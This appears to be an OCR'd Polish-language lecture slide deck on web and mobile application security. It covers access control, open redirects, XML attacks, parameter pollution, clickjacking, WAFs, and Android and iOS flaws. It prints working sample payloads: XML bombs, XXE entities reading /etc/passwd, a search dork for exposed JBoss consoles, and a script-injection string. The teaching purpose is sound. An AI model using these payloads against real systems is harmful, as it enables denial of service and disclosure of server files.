
Prewencja?

- **Kontrola dostępu**

Failure to restrict URL access

JBoss Administration Interface

- inurl:"8080/web-console/" Administration Console
- inurl:"8080/jmx-console/" intitle:"JBoss JMX Management Console"



Unvalidated redirects

- **Atakujący może przekierować ofiarę na dowolną stronę**
  - Phishing
  - Malware
- **Rozwiązanie**
  - Mapowanie
  - Walidacja (domeny, etc.)

http://www.securityorganisation.org/link.asp?e=xxx@nsense.net&job=858688&ymlink=199222&finalurl=http%3A%2F%2Fgoogle.com

Unikanie podatności

Nie ma uniwersalnej metody, ale...

➲ **Trzy sposoby pozwalają na uniknięcie 95% podatności:**

- ✓ **Walidacja wejścia**
- ✓ **Kodowanie (encoding) wyjścia**
- ✓ **Kontrola dostępu**

Web Services

- Część zagrożeń jest taka sama
- Często pominięte przy zabezpieczaniu
  - Autoryzacja / autentykacja
  - SSL
- Część zagrożeń taka sama
  - Injections
- Nowe zagrożenia
  - XML

Ataki XML

- External entities
- XML Bombs

XML bomb - loop

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol1 "&lol2;">
  <!ENTITY lol2 "&lol1;">
]>
<lolz>&lol1;</lolz>
```

XML bomb

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  (…)
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

~3 GB

XML – exnternal entity

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE request [
  <!ENTITY include SYSTEM "/dev/urandom">
]>
<request>
  <description>&include;</description>
</request>
```

XML – exnternal entity

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE request [
  <!ENTITY include SYSTEM "/etc/passwd">
]>
<request>
  <description>&include;</description>
</request>
```

XML – exnternal entity

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE request [
  <!ENTITY include SYSTEM "http://localhost:99">
]>
<request>
  <description>&include;</description>
</request>
```


HPP

- **HTTP Parameter Pollution**

http://sample.net/?y=<scri&y=pt>&y=alert(1)&y=</sc&y=ript>

ClickJacking

- Warstwy stylów pozwalają utworzyć niewidoczną warstwę z linkiem…
- http://last.epicvidz.com/v5/vidz+12891.php?id=6



Błędy logiczne

	Varenummer	Beskrivelse	Antal	Beløb
	50045	Princess - var. 302 (Kvadrat)	5	4.959,00 DKK
	30050	Jaguar - var. 1013505 (Nevotex)	-15	-3.105,00 DKK
			Fragt	70,00 DKK
			I alt	**1.924,00 DKK**
			Heraf moms (25%)	481,00 DKK

WAF

- **Web Application Firewall**
  - To taki IPS/IDS, ale na poziomie protokołu HTTP
  - Bazuje na regułach i sygnaturach
  - Jak antywirus
  - Zatrzyma najbardziej oczywiste ataki
  - Dobrze mieć coś takiego w racku, ale nie może to być wymówka dla nie zabezpieczenia aplikacji

Barracuda Web Application Firewall (przykładowe urządzenie)

Aplikacje mobilne

Aplikacje mobilne

- Urządzenie łączy się z różnymi sieciami (wifi, 3G,…)
- Posiada opcje geo-lokalizacji
- Często bywa przedmiotem kradzieży
- Urządzenie może zostać poddane „jailbreak”
- Bezpieczeństwo aplikacji mobilnych jest zazwyczaj na żałosnym poziomie, nawet od renomowanych producentów… dlaczego?
  - Przecież smartfony to w pełni funkcjonalne komputery!

Aplikacje mobilne

- **W iOS kodujemy w Obj-C (kompatybilny z ANSI C)**
  - Powraca cała klasa podatności związanych z językiem C
- **W Android jest Dalvik, VM a'la Java**
  - Pakiety Dalvik mogą być przekonwertowane do JAR, a potem zdekompilowane do kodu źródłowego

Sandboxing

- Wszystkie platformy próbują to robić
- Działa, dopóki nie zrobimy jailbreak
- IPC pozwala wyjść poza sandbox
- Karty SD (Android)

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Apple iOS – Case study

1. Instalacja do przechwytywania ruchu wifi z telefonu
2. Przechwytywanie SSL / HTTP
3. Kalendarz w telefonie był zsynchronizowany z Gmail
4. Zapytanie z telefonu pojawia się na proxy przechwytującym, zawierające moją nazwę użytkownika i hasło jako HTTP Basic Authentication header (jedynie zakodowane w Base64)
5. Nie jest wymagana żadna interakcja użytkownika, żeby przechwycić ruch i hasło (sprawdzone w boju ☺)

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EU
FUNDUSZ

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

About the security content of iOS 5 Software Update

Summary

This document describes the security content of iOS 5 Software Update, which can be downloaded and installed using iTunes.

For the protection of our customers, Apple does not
...more

Products Affected

Product Security, iPad, iPhone, iPod touch

iOS 5 Software Update

- **CalDAV**

  Available for: iOS 3.0 through 4.3.5 for iPhone 3GS and iPhone 4, iOS 3.1 through 4.3.5 for iPod touch (3rd generation) and later, iOS 3.2 through 4.3.5 for iPad

  Impact: An attacker with a privileged network position may intercept user credentials or other sensitive information from a CalDAV calendar server

  Description: CalDAV did not check that the SSL certificate presented by the server was trusted.

  CVE-ID

  CVE-2011-3253 : Leszek Tasiemski of nSense

Ogólne zasady

- Cache i przechowywanie
- Informacje o lokalizacji
- Akceptacja certyfikatów SSL
  - CN
  - Podpis
  - CRL
  - Daty ważności
- IPC
- Logowanie (błędów)

Case study

- **Odkrycie z ZESZŁEGO TYGODNIA**
- **Aplikacja mobilna – bardzo duża firma**

https://emea.secureapp.com/services1/data1/v25.1/query/?q=**select**%20Count%28%29%20**from**%20ContentDocument%20**where**%20%28OwnerId%3D%270075000001xbcoAAA%27%29

- **SQL injection!!!**
- **SSL!!!**

- **W tej chwili koordynowane…**

Android

- **Dobra rzecz: każda aplikacja ma UID:GID**
  - Separacja przywilejów
  - Nie jest to typowy sandbox
- **Największa różnica względem iOS: aplikacje mogą być self-signed**
  - Nie ma pojedynczego CA dla wszystkich aplikacji

Android

„23 out of the top 500 apps from Google Play Store are high risk because of malware”

http://www.searchgi.com/article/frightening-malware-statistics-on-google-apps

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Android

- fos = openFileOutput(„PrivateKey", Context.MODE_WORLD_READABLE);
- Karty SD często używają VFAT FS, brak kontroli dostępu
- Unikaj przechowywania danych na karcie pamięci
  - File myFile = new File("/sdcard/mysdfile.txt");
- Nadpisuj dane przy usuwaniu (wipe)
- WebView

Android

- **Manifest**
  - **IPC**
  - **Uprawnienia**

iOS

- **iOS jest portem MacOSX na ARM CPU**
- **Native code**
- **Używaj Keychain do przechowywania wrażliwych informacji**

- **Komponenty na które trzeba uważać:**
  - UIWebView - w praktyce – przeglądarka www w komponencie
    - XSS (JavaScript + HTML)
    - Renderuje wiele formatów (bez pytania)
    - Wykrywa numery telefonów i przekształca w „callable" URLs
  - UIImage – podobne do UIWebView

iOS

http://www.dhanjani.com/iphone-safari-ui-spoofing/

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

iOS

- **Przepełnienia**
  - **Trzymaj się składni i funkcji Obj-C**
    - Te też są podatne na niektóre przepełnienia (format string)
    - Funkcje NS…
    - Specyficzny atak: nie %n, ale %@
  - **Uwaga na:**
    - printf / sprintf / fprintf
- **NSFileManager**
  - Uwaga na directory traversal (../../)
- **NSXML parser**
  - Domyślnie rozwiązuje DTD (XML bombs)
  - Nie rozwiązuje zewnętrznych entities (dobrze!)

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Podsumowanie

- Nie wolno lekceważyć platform mobilnych
- „Trywialne” podatności są bardzo częste
- SSL to nie wszystko
- Framework nie rozwiąże magicznie wszystkich problemów
- Wiedza hakerska jest niebezpieczna – ETYKA!

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Pytania

?

Więcej informacji

- http://owasp.org/
- http://sans.org/
- http://isc.sans.org/
- http://csrc.nist.gov/publications/PubsSPs.html
- https://www.pcisecuritystandards.org/
- http://www.theregister.co.uk/security/
- http://www.coesecurity.com/services/resources.asp
- http://msdn.microsoft.com/en-us/library/ms998408.aspx